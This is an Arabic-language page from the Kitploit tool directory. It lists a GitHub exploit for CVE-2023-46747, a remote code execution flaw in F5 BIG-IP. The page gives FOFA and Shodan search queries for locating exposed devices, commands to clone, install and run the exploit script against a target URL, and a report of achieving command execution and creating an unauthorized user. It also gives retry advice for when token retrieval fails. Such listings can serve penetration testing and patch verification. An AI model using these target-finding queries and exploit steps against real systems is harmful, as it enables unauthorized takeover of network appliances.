
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2023-46747-RCE — استغلال لثغرة CVE-2023-46747، وهي ثغرة تنفيذ تعليمات برمجية عن بُعد في F5 BIG-IP، تتيح إنشاء مستخدمين غير مصرح لهم وتنفيذ أوامر. | Kitploit
أدوات/GitHubGitHub/w01fh4cker/cve-2023-46747-rce
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالمصادقةالفريق الأحمر
GitHubw01fh4cker/cve-2023-46747-rce

CVE-2023-46747-RCE

استغلال لثغرة CVE-2023-46747، وهي ثغرة تنفيذ تعليمات برمجية عن بُعد في F5 BIG-IP، تتيح إنشاء مستخدمين غير مصرح لهم وتنفيذ أوامر.

عرض المستودع
2094715منذ سنة واحدةتمت المراجعة من قبل Kitploit

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

تفاصيل الثغرة

fofa:

(title="BIG-IP®" || icon_hash="-335242539")

shodan

title:"BIG-IP®"

الإصدارات المتأثرة

https://my.f5.com/manage/s/article/K000137353

إعادة إنتاج الثغرة


  1. في هذا الوقت، المستخدم هنا هو admin فقط: image
  2. قم بتنفيذ السكربت:

git clone https://github.com/W01fh4cker/CVE-2023-46747-RCE.git
cd CVE-2023-46747-RCE
pip install -r requirements.txt
python CVE-2023-46747-RCE.py -u https://192.168.161.190
# python CVE-2023-46747-RCE.py -u https://192.168.161.190 -p http://127.0.0.1:7890


تم تنفيذ الأمر بنجاح:
image


  1. تم إنشاء مستخدم جديد بنجاح دون إذن هنا: image

القصور

تفشل عملية الاستغلال في بعض الإصدارات، المرجع: https://twitter.com/joel_land/status/1729147886615818732.

الأسئلة والأجوبة

  1. س: فشل الحصول على التوكن؟
    ج: لا يمكن القول بأن الموقع المختبَر خالٍ من الثغرة بالتأكيد، لأن إنشاء مستخدم دون إذن ليس ناجحًا بنسبة 100%. أحيانًا لا يتم إنشاء مستخدم في الخطوة الأولى لأسباب معينة، وبالتالي لا يمكن الحصول على التوكن في الخطوة الثانية. لذا، اقتراحي هو المحاولة عدة مرات إضافية. إذا لم ينجح الأمر، فقد يعني ذلك عدم وجود ثغرة فعلًا.

استطراد

يمكنك استخدام هذا السكربت https://github.com/BishopFox/bigip-scanner لجمع معلومات إصدارات F5 BIG-IP. إنه رائع!

المراجع

https://github.com/projectdiscovery/nuclei-templates/pull/8500
https://mp.weixin.qq.com/s/wUoBy7ZiqJL2CUOMC-8Wdg
https://www.praetorian.com/blog/refresh-compromising-f5-big-ip-with-request-smuggling-cve-2023-46747

تنزيل الأداة